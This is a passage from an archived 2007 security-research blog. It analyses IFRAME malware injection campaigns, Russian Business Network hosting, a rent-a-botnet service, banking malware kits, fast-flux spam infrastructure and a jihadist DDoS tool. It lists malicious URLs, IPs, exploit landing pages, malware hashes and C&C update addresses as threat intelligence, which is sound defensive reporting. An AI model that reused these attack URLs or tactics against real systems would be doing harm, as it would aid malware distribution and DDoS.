publications, added detection, further clustered the attack, as well as came up with a fancy graph to visualize the

IFRAME-ing attack, the attackers changed the IFRAME code and directed it to another location, and perhaps it’s

more interesting to see them express their feelings about getting exposed in such a coordinated manner. The

second IFRAME URL from the previous post now greets with " *ai siktir vee?* " message. What does " *ai siktir vee*"

means? It means "get lost". The new IFRAME URLs as of yesterday are exploiting MDAC ActiveX code execution

(CVE-2006-0003), and here are more details :

(58.65.239.28) ilovemyloves.com/films/in.cgi?11

ilovemyloves.com/traff.php

ilovemyloves.com/fuck.php

ilovemyloves.com/lol.php

ilovemyloves.com/nuc/index.php

ilovemyloves.com/games/index.php

ilovemyloves.com/ra/load.php

Is there by any chance the possibility that the [4]Russian Business Network's IPs might be somehow involved?

Don't be naive - of course there are RBN IPs involved and talking about them, deobfuscating scripts or analyzing

the binaries related to RBN is becoming a rather boring task given nothing's changing. Remember all those parked

domains on the second IFRAME IP from the previous post? [5]According to this writeup by Symantec's Kaoru Hayashi,

some of the hosts - **fiderfox.info:8081**; **gipperlox.info:8081**; **gipperlox.info:8081** - are acting as communication 579

platforms with a trojan downloaded from an RBN IP - **81.95.144.146** in order for the trojan to receive spam sending configurations. Now, where do we know **81.95.144.146** from? From the [6]Bank of India hack as it was among the

several IPs used in the IFRAME attack.

Getting back to the latest developments behind the dynamic tactical warfare applied by the attackers at

208.72.168.176, they seem to have introduced a new obfuscation at : **208.72.168.176/e-Mikhalich2210/index.php** which you can see in the screenshot attached. Once we get to feel the binary we can conclude it's a spam bot known

under different names such as Dropped:Trojan.Proxy.Pixoliz.I; Trojan-Proxy.Pixoliz and W32/Pixoliz.

Detection rate : Result: 11/32 (34.38 %)

File size: 123924 bytes

MD5: 15027f9e4dc93e95e70f7086f2bf22de

SHA1: 494a675df55167cf4ed5a2c0320cdaa90dbbc10e

New domains under different IPs are also connected with the previous and the current IFRAMEs as they all

tell me to " *ai siktir*", for instance :

privatechecking.cn/stool/index.php

musicbox1.cn/iframe.php

xanjan.info/ad/index.php

There’s even [7]a Storm Worm connection. For instance, **musicbox1.cn/iframe.php** refreshes [8]textdesk.com

which is heavily polluted with known storm worm domains such as :

eliteproject.cn/ts/in.cgi/alex;

88.255.90.74/su/in.cgi?3; **81.95.144.150/in.cgi?11**; **takenames.cn/in.php**; **bl0cker.info/in.php**; **space-sms.info** etc.

Dots, dots, dots and data speaks for itself.

1. http://blog.trendmicro.com/malicious-iframes-hosted-on-e-zines-a-media-possibility/

2. http://www.sophos.com/security/blog/2007/10/714.html

3. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

4. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

5. http://www.symantec.com/security_response/writeup.jsp?docid=2007-091508-2904-99&tabid=2

6. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

7. http://www.disog.org/2007/09/stormworm-iframe-hell.html

8. http://www.google.com/interstitial?url=http://www.textdesk.com/

580

Botnet on Demand Service (2007-10-31 00:45)

Once this "rent a botnet" or "botnet on demand" service depending on the perspective made it in the mainstream press, they switched locations, but I’m sure they’ll continue to advertise themselves given the potential for such a

service. The first screenshot provides the "botnet inventory", as you can see the botnet has a total 35015 infected hosts, but with only 2342 of them online when I last checked. On a per rate of 252 infected hosts for the last two

hours, and with 5279 for the last 24, their only problem is to have the malware actually respond, and "phone back home".

From another perspective, "rent a botnet" is a bit different as a service concept next to "[1]botnet on demand" where this service is a combination of the two of these. Rent a botnet means there’s an already available inventory, that is they’re aware of the exact number of infected hosts they have, and are capable of meeting the demand until their supply gets depleted, which is where "botnet on demand" comes into play. Botnet on demand, like the entire "on demand" concept, doesn’t build inventory of infected hosts and sit on them waiting for someone to require them. Instead, infected hosts get "infected" as requested, another indication of their understanding of what malicious economies of scale is all about - anticipating the success of exploiting outdated client side vulnerabilities on a large scale.

What about the prices? Differentiated pricing on a per country is an interesting pricing approach, for instance, 1000 infected hosts in Germany are available for $220, and 1000 infected hosts in the U.S go for half the price $110. It doesn’t really feel very comfortable knowing someone’s bargaining with your bandwidth and clean IP reputation, does it? What’s worth discussing is the fact that the service isn’t marketed as a [2]DIY DDoS service, but as a simple acccess to a botnet one, where the possibilities for abuse are well known to everyone reading here. Spamming and phishing mailings, hosting and distribution of malware using the rented infrastructure, [3]OSINT through botnets,

[4]corporate espionage through botnets, pretty much all the ugly practices you can think of.

If the service was a "rent a botnet" it could have increased its chances of having something to do with Storm Worm’s "divide and conquer" approach of segmenting the botnet into smaller ones, since Storm Worm is the

biggest inventory of infected hosts currently available online. But since they offer the "on demand" feature, thereby indicating they’re surveying the demand for the service itself before putting more efforts into building the inventory, I doubt it’s Storm Worm related.

1. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

2. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

3. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

4. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

2.11 November

Yahoo Messenger Controlled Malware (2007-11-02 13:16)

IM me a command, master. In the spirit of a previoust post on [1]DIY Exploit Embedding Tools - a Retrospective, here’s a very good example of malicious innovation in action - a trojan whose client is an instant messaging application -

Yahoo Messenger in this case. Released in the middle of 2006, this malware with a nearly 100 % detection rate by

anti virus vendors, doesn’t need any other client to control the infected PC, but Yahoo Messenger, making it a good

example of malicious innovation and "creativity" in action. Key points :

- it’s released by an Iranian group

- it’s localized in 11 languages, [2]MPack and IcePack are thankfully lacking behind at least so far

- instead of trying to figure out how to connect to the infected host’s IP behind a now standard NAT implementation,

the trojan only needs a Yahoo ID to use as a robot ID

- it’s a great example of how IM applications can be used for both propagation, infection, and apparently C &C purposes 584

And just when I thought I’ve seen everything in the sense of [3]botnets obtaining their commands using ICQ whitelists, and [4]storm worm malware waiting for the infected party to authenticate via CAPTCHA then embedd a link to itself

at a forum/blog given it cannot bypass the CAPTCHA, [5]malicious parties again innovate with an analogy of [6]re-

CAPTCHA in the form of [7]TROJ _CAPTCHAR.A, which is more or less [8]a logical development I mentioned in previous posts discussing [9]how are Spammers and Phishers Breaking CAPTCHAs and a specific [10]DIY CAPTCHA Breaking Service in question.

1. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

4. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

5. http://www.avertlabs.com/research/blog/index.php/2007/11/01/the-captcha-challenge/

6. http://recaptcha.net/learnmore.html

7. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_CAPTCHAR.A

8. http://news.bbc.co.uk/1/hi/technology/7067962.stm

9. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

10. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

585

Metaphisher Malware Kit Spotted in the Wild (2007-11-02 15:46)

Such [1]crimeware botnet C &Cs entirely encompassing of banker trojans infected PCs can [2]depress every financial institution’s PR department who often talk more about [3]SSL as the cornerstone of secure E-banking [4]than they

should, next to forwarding the responsibility for fraud prevention to the [5]SSL secured customers under the umbrella

of a signed e-banking contract. [6]No Anti Virus Software, no E-banking for You mindset is greatly desired to at least slow down the emergence of such banking malware botnets. When you come across something like this, you get

the cyber shivers, as it’s done for pure massive banking frauds in a typical malicious economies of scale fashion.

Once success is anticipated in the form of infecting as many PCs as possible, methods to steamline efficiency start

emerging.

As I’ve [7]once pointed out, one-time-passwords in everything and [8]two-factor authentication is marketable, yet it’s not the authentication process malware authors excel at breaking as they don’t even have to. They "form grab" and

"session grab" efficiently in a [9]Nuclear Grabber style, the 1.0 version of the currently emerging e-banking malware.

Another related post on [10]FortifySoftware’s blog wisely debunks the notion that online banking is safer than

physical banking as an executive tried to convince them.

1. http://www.rsaconference.com/uploadedFiles/RSA365/Security_Topics/Hackers_and_Threats/White_Papers/RSA/CRIM

E_WP_0607.pdf

2. http://www.symantec.com/avcenter/reference/phishing.in.the.middle.of.the.stream.pdf

3. http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html

4. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

5. http://www.ebankingsecurity.com/ebanking_bad_for_your_bank_balance.pdf

6. http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html

7. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

587

8. http://ddanchev.blogspot.com/2007/08/paypals-security-key.html

9. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

10. http://extra.fortifysoftware.com/blog/2007/10/has_online_banking_become_safe_1.html

588

Detecting and Blocking the Russian Business Network (2007-11-03 20:32)

Bleeding Edge Threats [1]recently announced the release of [2]some very handy [3]RBN blocking/detecting rulesets :

" *Call these hosts what you like, we see a large amount of hostile activity from these nets, and get little to no abuse response for takedown, Do what you will with this information.* "

Remember [4]RBN’s fake anti virus and anti spyware software? The [5]list is getting bigger with another 20 additions again hosted on RBN IPs exposed by the RBNExploit blog.

Meanwhile you may be also be interested in [6]how does an abuse request get handled at the RBN? Deceptively of course. Each and every domain or IP that has been somehow reported malicious to them, not once but numerous times by different organizations starts serving [7]a fake account suspended message like the following [8]malicious domains hosted at the RBN do :

" *This Account Has Been Suspended For Violation Of Hosting Terms And Conditions. Please contact the billing/support department as soon as possible*"

- **superengine.cn** (81.95.149.181) - fake account suspended message, no malicious script at front page but within the domain

- eliteproject.cn (81.95.149.124) - fake account suspended message, no malicious script at front page but within the domain

- space-sms.info (200.115.174.248) - fake account suspended, loads the malicious takenames.cn

- lem0n.info - (200.115.174.248) fake account suspended message, obfuscated javascript to bl0cker.info

- worldtraff.cn (200.115.174.248) - fake account suspended message, loads bl0cker.info and takenames.cn

- takenames.cn (58.65.239.66) - fake of eValid web testing solution, interacting with all of these domains

Dots, dots, dots, 58.65.239.66 or takenames.cn for the time being, used to resolve to **goodtraff.biz** in the

past, another RBN operation we know from the [9]Bank of India hack, where the second RBN IP was used in the most

recent [10]Possibility Media’s Malware Fiasco as well.

1. http://doc.bleedingthreats.net/bin/view/Main/RussianBusinessNetwork

2. http://www.bleedingthreats.net/rules/bleeding-rbn.rules

3. http://www.bleedingthreats.net/rules/bleeding-rbn-BLOCK.rules

4. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

5. http://rbnexploit.blogspot.com/2007/10/rbn-more-of-their-fake-anti-spyware-and.html

6. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

7. http://blog.wired.com/27bstroke6/2007/10/controversial-r.html

8. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

9. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

10. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

590

Managed Fast-Flux Provider (2007-11-03 20:59)

Vertical integration in the spamming market means you don’t just provide potential customers lists in the form

of harvested emails, the [1]infrastructure for the mass mailing consisting of hundreds of infected PCs, but also,

occupying emerging market segments such as the need for increasing the [2]overal time a spam/phishing campaign

remains online, as well as make it hard to traceback courtesy of [3]fast-flux networks. And so, the IP that was hosting the spam/phishing campaign in the last 5 minutes is now clean and has nothing to do with it.

There’s an interesting tactic [4]phishers and spammers are starting to use, next to the pure [5]fast-flux at the

DNS level I covered in a previous post, and that is a dynamically serving the data from multiple locations per web

session. Take [6]meds247.org for instance. Who’s providing meds247.org’s fast-flux infrastructure? In the first

example we had "a dynamic subdomain generating spamming host running a proxy server every time the central

campaign URL gets refreshed via an obfuscated javascript". The javascript is now gone, but the content (dynamic

per page view) is obtained from dynamic locations behind a proxy. For instance, while the domain responds to

78.94.45.76, the content in the session is obtained from **72.2.16.236:8088/vti _sys**. And despite that the DNS records and the content IPs change the **vti _sys** directory structure doesn’t, a fax fluxing service that I feel **Send-Safe.com** branded as " *Your Own Proxies*" and as it looks like, use on for their own order processing next to maintaining a rogue certificate authority for anyone who dares to shop there :

216.153.170.110:8088/vti _sys/order.php?product=ssnp

216.153.170.110:8088/vti _sys/order.php?product=sspc

216.153.170.110:8088/vti _sys/order.php?product=sse1

216.153.170.110:8088/vti _sys/order.php?product=ssalonesite

67.118.79.234:8088/vti _sys/order.php?product=sslm

[7]More info about [8]Send-Safe.com, a [9]spamware vendor that’s vertically integrating in the spamming mar-

ket.

1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

4. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

5. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

6. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

7. http://www.f-secure.com/weblog/archives/00000485.html

8. http://www.spamhaus.org/rokso/listing.lasso?-op=cn&spammer=Ruslan%20Ibragimov%20/%20send-safe.com

9. http://spamkings.oreilly.com/archives/2005/02/vint_cerf_on_th.html

592

Rebranding a Security Vendor (2007-11-05 03:39)

Rebranding by itself is a tricky process, which if not coordinated at all levels of the enterprise could result in severe channel conflicts damaging the brand’s image, and increasing the risk of confused positioning.

[1]PandaSoftware's recent rebranding to PandaSecurity comes as a smoothly executed example of the process, as

it needed to take advantange of the entire [2]marketing toolset in order to communicate their new vision, mostly

a sound repositioning strategy emphasizing that the company's core competency is not software in general, but IT

security. As in every other marketing campaign aiming to achieve such effect, the business lingo used affects the

prospective audience of the campaign, be it the U.S or the EMEA markets or even better in respect to globalization

- try to influence both with a clear vision, namely that "*Prevention is better than the cure*". The question from a marketing perspective always remains - is it a brand with a mission, or is it a mission with a brand, and isn't the

second a better socially oriented positioning than the standard practice?

Meanwhile, here's another proof that building a solid brand results in sustained brand equity, thereby attracting potential acquirers' interest which is [3]the case with McAfee's recent [4]acquisition of ScanAlert for $51M. What they're

buying is not the technology behind the company, a daily managed penetration testing process, but [5]ScanAlert's

brand and clients list.

Related posts:

[6]Microsoft’s Forefront Ad Campaign

[7]Microsoft’s OneCare Penetration Pricing Strategy

593

[8]Microsoft in the Information Security Market

[9]Overachieving Technology Companies

[10]China’s Information Security Market

[11]Spotting valuable investments in the information security market

[12]Look who’s gonna cash for evaluating the maliciousness of the Web?

[13]Taking Down Phishing Sites - a Business Model?

[14]Take this Malicious Site Down - Processing order..

[15]Budget Allocation Myopia and Prioritizing Your Expenditures

[16]Valuing Security and Prioritizing Your Expenditures

1. http://www.pandasecurity.com/about/brand/

2. http://www.youtube.com/watch?v=pSs79Z9nwjA

3. http://www.mcafee.com/us/about/corporate/mcafee_scanalert.html

4. http://news.yahoo.com/s/ap/20071030/ap_on_hi_te/mcafee_scanalert

5. http://www.mcafee.com/us/local_content/media/mcafee_scanalert_acquisition_overview.pdf

6. http://ddanchev.blogspot.com/2007/05/microsofts-forefront-ad-campaign.html

7. http://ddanchev.blogspot.com/2006/08/microsofts-onecare-penetration-pricing.html

8. http://ddanchev.blogspot.com/2006/05/microsoft-in-information-security.html

9. http://ddanchev.blogspot.com/2007/02/overachieving-technology-companies.html

10. http://ddanchev.blogspot.com/2006/10/chinas-information-security-market.html

11. http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html

12. http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html

13. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

14. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

15. http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html

16. http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html

Overperforming Turkish Hacktivists (2007-11-05 09:41)

Last month’s [1]Turkish/Sweden hacktivism tensions surprised me mainly because the [2]Swedes responded to the

defacements in an entirely different way :

" *On Saturday a group of disgruntled hackers posted a comment to the Flashback online forum linking to a*

stolen database containing thousands of user names and passwords from Turkish forum Ayyldz, the site thelocal.se

reported on Tuesday. The Swedes also broke into the e-mail and MSN accounts of Turkish Web users and sent

messages using the stolen identities. Among the images in circulation was a pornographic illustration of the Prophet Mohammed and Mustafa Kemal Ataturk, the founder of the modern Turkish state. "

How do you keep track of defaced sites "courtesy" of Turkish script kiddies? [3]Zone-h for sure, while in fact there’re so many defacements done by Turkish hacking groups, that the hacktivists have localized the defacement achives into

Turkish for better transparency, and by doing so it makes Turkish defacements during hacktivism wars much easier to

keep track of. Who are the most active Turkish defacers anyway?

Top 5 Turkish Defacers at the [4]first defacement mirror :

[5]U-H-T - [6]8517

[7]1923turk - [8]6711

[9]hackpowerteam.org - [10]5364

[11]By _CECEN - [12]5230

[13]nadir _piero - [14]4440

Top 5 Turkish Defacers at the [15]second defacement mirror :

[16]Lonely.Antalya - 1101

[17]Pit10 - 1000

[18]beyrut-Kal3uS - 863

[19]HEXB00T3R - 747

[20]myturkx.org - 675

595

Lots of data to cross-check for sure. Best of all - it’s a real time example of the [21]people’s information warfare

concept, virtual PSYOPS to be precise. Defacing sites using automated vulnerability scanning and exploitation tools

is one thing, [22]embedding malware on the defaced sites is totally another, and while we’ve been witnessing

the emergence of [23]embedded malware during 2007, it’s questionable whether it’s done for the aggregation of infected hosts into botnets only, or a specific hacktivist cause for instance.

1. http://www.cbc.ca/technology/story/2007/10/08/turkey-hackers.html

2. http://www.todayszaman.com/tz-web/detaylar.do?load=detay&link=124922

3. http://www.zone-h.org/

4. http://turk-h.org/root

5. http://turk-h.org/Attacker/2311/U-H-T

6. http://turk-h.org/defacement/filter/defacer/2311/U-H-T

7. http://turk-h.org/Attacker/1390/1923turk

8. http://turk-h.org/defacement/filter/defacer/1390/1923turk

9. http://turk-h.org/Attacker/1963/hackpowerteam.org

10. http://turk-h.org/defacement/filter/defacer/1963/hackpowerteam.org

11. http://turk-h.org/Attacker/987/By_CECEN

12. http://turk-h.org/defacement/filter/defacer/987/By_CECEN

13. http://turk-h.org/Attacker/1280/nadir_piero

14. http://turk-h.org/defacement/filter/defacer/1280/nadir_piero

15. http://www.spy-h.org/top50/

16. http://www.spy-h.org/hacker/?user=Lonely.Antalya

17. http://www.spy-h.org/hacker/?user=Pit10

18. http://www.spy-h.org/hacker/?user=beyrut-KaI3uS

19. http://www.spy-h.org/hacker/?user=HEXB00T3R

20. http://www.spy-h.org/hacker/?user=myturkx.org

21. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

22. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

23. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

I See Alive IFRAMEs Everywhere (2007-11-06 20:26)

During the weekend, the entire **Newsland.ru** which is among the most popular Russian news portals, was marked

as as "this site may harm your computer" by StopBadware.org due to an IFRAME embedded link pointing to where else if not to [1]the RBN. Considering that each and every [2]embedded malware attack during 2007 that I assessed

in previous posts, had something to do with the RBN in the form of a single RBN IP which was used in numerous malicious activities all at once, different sites get embedded with it, blackhat SEO postings at different forums etc. in this one the parties behind the attack dedicated a special IP with what looks like as a clean IP reputation. A [3]cached copy of the page will still load the live exploit url at **81.95.150.115/cgi-bin/in.cgi?p=user1** What really happened at Newsland.ru? Was it an end user who submitted a news story with the somehow embedded IFRAME to sort of

conduct unethical competitive engagement by having Google mark the entire portal as harmful, or it was planned

and executed on purposely?

[4]

597

In another such incident, **Podfeed.net** was recently hacked and [5]malware embedded at its front page. The now

clean site however, used to have an embedded link, over 20 times to be precise, pointing to the following URL :

yl18.net/0.js (125.65.77.25) with the .js having two IFRAMEs within, namely **yl18.net/0.html** - 404 dead, and the second IFRAME **yl18.net/z.html** which loads a third IFRAME within, pointing to **yzgames.cn/game.htm**

(125.46.105.140). This IFRAME-ing game relies entirely on **yl18.net/0.js** to keep up and running, and a direct loading link to the script was also somehow embedded on high trafficked sites such as **cincinnatiusa.com**; **cincinnati.com**; **guidance.nice.org.uk**. Moreover, Maarten Van Horenbeeck at the [6]ISC's blog has some detection rates while the

malware was still active. This embedded malware campaign is a perfect example of an ongoing cover up, just like

the case when several hours after the community started looking at the [7]Bank of India's malware serving site and

the RBN URL removed the javascript and redirected it to Google.com, and we had the same situation with the recent

discovery of 100 malwares on a single RBN IP, where the directory name has changed several hours later for yet

another time. The same is the situation withe the malicious parties behind [8]Possibility Media's malware attack that

once started getting visited by security vendors replaced all their main index page with a "get lost" message, as well as with [9]RBN's fake "account suspended" messages which aren't really in a process of cover up, but in a deception stage like always.

While I was researching a third domain that was serving a Banking trojan, and loading IFRAMEs to **sicil.info**

which in case you don't remember is the IFRAME behind the [10]Syrian Embassy hack, I came across to [11]injected

blackhat SEO campaigns at two universities advertised in between the IFRAMEs, now removed, cached copies

available - **emissary.wm.edu/EE/cache**; **hsutx.edu/student _life/brand/wp-content/uploads**. The reason I won't mention the domain in question is that the script kiddies behind it forgot to take care of their directory permissions just like the Russian Business Network did recently, and while in [12]RBN’s case over 100 malwares were spotted, in

this case it’s a web C &C for a metaphisher type of banking malware kit, namely Zeus. It gets even more interesting, as it appears that a Turkish defacer like the ones [13]I blogged about yesterday is somehow connected with the

group behind the recent Possibility Media’s Attack, and the Syrian Embassy Hack as some of his IFRAMES are using

the exact urls in the previous attacks. And you you already know while reading my previous assessments and the connections between them, one of the attack IP’s in the Possibility Media’s malware attack was also among the ones

used in the Bank of India hack - it’s the "ai siktir vee?" group with another unique IP.

Key points :

- a Turkish defacer is taking advantage of an remotely installed web backdoor in order to host a metaphisher

type of banking malware kit

- the defacer is embedding iframes that were used in the Bank of India hack, the Syrian Embassy hack, and the recent

Possibility Media’s malware attack

- if defacers start cooperating with malware groups given each of them excels at different practices, it’s gonna get very ugly

If you don’t take care of your site’s web vulnerability management, someone else will.

1. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

2. http://seclists.org/fulldisclosure/2007/Oct/0892.html

3. http://209.85.135.104/search?hl=en&q=cache%3Ahttp%3A%2F%2Fnewsland.ru%2FNews%2FDetail%2Fid%2F105844%2F

4.

http://1.bp.blogspot.com/_wICHhTiQmrA/RzDvTxqTUNI/AAAAAAAABEY/oPgfiWuYlNQ/s1600-h/podfeed_iframe_coverup_in_action.jpg

5. http://groups.google.com/group/stopbadware/t/37437471d2ff1868

6. http://isc.sans.org/diary.php?storyid=3621

7. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

8. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

9. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

10. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

11. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

12. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

13. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

599

Electronic Jihad v3.0 - What Cyber Jihad Isn’t (2007-11-07 14:38)

It’s intergalactic security statements like these [1]that provoked me to do my most insightful research into the topic of [2]what is cyber jihad, or [3]what cyber jihad isn’t. The news item on cyber jihadists coordinating a massive DDoS

attack is a cyclical one, namely it reappears every quarter as it happened in August, and so [4]I reviewed the tool,

provided screenshots, and commented that while it’s an aspirational initiative, with thankfully lame execution, it’s

not the coordinated DDoS attack executed in such way that should be feared, but cyber jihadists outsourcing the

process. Despite that absolutely nothing has changed in respect to the way the program operates since v2.0, except

that **al-jinan.org** changed to the now down **al-jinan.net**, the web is buzzing about the plans of wannabe cyber jihadists, the Al Ansar Hacking Team to be precise, to DDoS infidel sites on the 11th of November. Boo! Spooky - [5]Al Qaeda

cyber-jihad to begin Nov. 11; [6]The e-Jihadists are coming, the e-Jihadists are coming!; [7]Report: Al Qaeda to Launch Cyber-Attack on Nov. 11; [8]Al-Qaeda Planning Cyber Attack?.

Key points :

- despite that the recommended DoS tool itself in the previous post is detected by almost all the anti virus vendors, in a [9]people's information warfare situation, the participants will on purposely turn off their AVs to be able to use it

- the Electronic Jihad program is an example of poorly coded one, poorly in the sense of obtaining lists of the sites to be attacked from a single location, so you have a situation with 1000 wannabe cyber jihadists not being able to attack anyone in a coordinated manner given the host gets shut down

- the central update locations at the **al-jinan.net** domain are down, [10]thank you Warintel, and so are the several others included, so you have a situation where forums and people start recommending the tool, they obtained it

before the site was shut down, but couldn't get the targets to be attacked list

Time to assess the binary. The program archive's fingerprints as originally distributed :

File size: 358490 bytes

MD5: f38736dd16a5ef039dda940941bb2c0d

SHA1: 769157c6d3fe01aeade73a2de71e54e792047455

No AV detects this one.

E-Jihad.exe as the main binary

600

File size: 94208 bytes

MD5: caf858af42c3ec55be0e1cca7c86dde3

SHA1: f61fde991bfcc6096fa1278315cad95b1028cb4b

ClamAV - Flooder.VB-15

Panda - Suspicious file

Symantec - Hacktool.DoS

In a [11]people’s information warfare incident where the ones contributing bandwidth would on purposely shut down

their AVs, does it really matter whether or not an perimeter defense solution detects it? It does from the perspective of wannabe cyber jihadists wanting to using their company’s bandwidth for the purposely, an environment in which

they are hopefully not being able to shut down the AV, thus forwarding the responsibility for the participation in the attack to their companies.

Al-jinan.org has been down since the Electronic Jihad Against Infidel Sites campaign became evident, the question is - where’s the current DDoS campaign site? A mirror of the first campaign is available here - **al-ansar.virtue.nu**.

[12]Cached copy of **al-jinan.net** (202.71.104.200) is still available. Emails related to Al Ansar Hacking Group - **the _crusaders _hell @ yahoo.com**; **the _crusaders _hell @ hotmail.com**; **al-ansar @ gooh.net** Now the interesting part

- where are Al-Jinan’s new target synchronization URLs, and did they actually diversified them given that **Al-Jinan.net** is now down courtesy of what looks like Warintel’s efforts? Partly. Here are the update URLs found within the binary : **al-jinan.net/ntarg.php?notdoing=yes**

al-jinan.net/ntarg.php?howme=re

al-jinan.net/tlog.php?

al-jinan.net/tnewu.php?

arddra.host.sk/ntarg.php

jofpmuytrvcf.com/ntarg.php

jo-uf.net/ntarg.php

601

All are down, and jo-uf.net was among the domains used in the first version of the attack. If you think about it, even a wannabe botnet master will at least ensure the botnet’s update locations are properly hardcoded within the malware.

More details on [13]jo-uf.net.

Let’s discuss what cyber jihad isn’t. Cyber jihad is anything but shutting down the critical infrastructure of a country in question, despite the potential for blockbuster movie scenario here. It’s [14]news stories like these, emphasizing

on abusing the Internet medium for achieving their objectives in the form of recruitment, research, fund raising,

propaganda, training, compared to wanting to shut it down. Logically, this is where all the investments go, because this is the most visible engagement point between a government and potential cyber terrorists - its critical infrastructure.

I’m not saying don’t invest in securing it, I’m just emphasizing on the fact that you should balance such spendings

with the pragmatic reality which can be greatly described by using an analogy from the malware world, and how what

used to be destructive viruses are now the types of malware interested in abusing your data, not destroying it.

The real threat does not come from wannabe cyber jihadists flooding a particular site in a coordinated manner, but

from [15]outsourcing the entire process to those who specialize in the service, or providing the infrastructure for it on demand. Now that’s of course given they actually manage to keep up the update locations for longer than 24 hours,

and achieve the mass effect of wannabe cyber jihadists using it all at once, the type of [16]Dark Web Cyber Jihad

trade-off.

1. http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html

2. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

3. http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html

4. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

5. http://www.scmagazine.com/uk/news/article/764556/website-al-qaeda-cyber-jihad-begin-nov-11/

6. http://weblog.infoworld.com/robertxcringely/archives/2007/11/cyber_terrorism.html

7. http://www.foxnews.com/story/0,2933,307601,00.html

8. http://www.itbusinessedge.com/blogs/hdw/?p=1134

9. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

10. http://warintel.blogspot.com/2007/11/al-jinannet-is-back.html

11. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

12. http://72.14.209.104/search?hl=en&q=cache%3Awww.al-jinan.net

13. http://terroronline.wordpress.com/2006/11/01/the-electronic-jihad-that-wasnt/

14. http://www.timesonline.co.uk/tol/news/uk/crime/article2821101.ece

15. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

16. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

603

Go to Sleep, Go to Sleep my Little RBN (2007-11-08 16:59)

Yesterday, [1]Paul Ferguson tipped [2]me on the [3]sudden disappearance of the [4]Russian Business Network. And

just like babies have different understanding of day and night, the RBN isn't interested in going to sleep too, in fact there's a speculation that [5]they're relocating their infrastructure to China, speculation in terms of that it could be another such localized RBN operation :

" *Jamz Yaneza, a Trend Micro research project manager, agreed. "We're seeing signs of RBN-like activity elsewhere, in Turkey, Taiwan and China. RBN may be moving to places even more inaccessible to the law [than Russia].*

Everyone knows they were in St. Petersburg, but now they're changing houses, changing addresses. The Spamhaus

Project antispam group has posted information that indicates RBN may have already laid claim to IP blocks located

in China, Shanghai in particular. "

It’s always a pleasure to monitor the RBN, a single activity on behalf of their customers represents an entire

sample to draw conclusions out of. Catch up with such activities like over [6]100 Malwares Hosted on a Single RBN

IP, [7]Fake Anti Virus and Anti Spyware Software, and the most recent [8]Fake Suspended Account Messages while

the IPs are alive and serving exploits and malware. Well, used to.

UPDATE: [9]RBN - Russian Business Network, Chinese Web Space and Misdirection

1. http://fergdawg.blogspot.com/

2. http://blog.trendmicro.com/rbn-goes-poof/

3. http://blog.washingtonpost.com/securityfix/2007/11/russian_business_network_down.html

604

4. http://en.wikipedia.org/wiki/Russian_Business_Network

5. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9045929

6. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

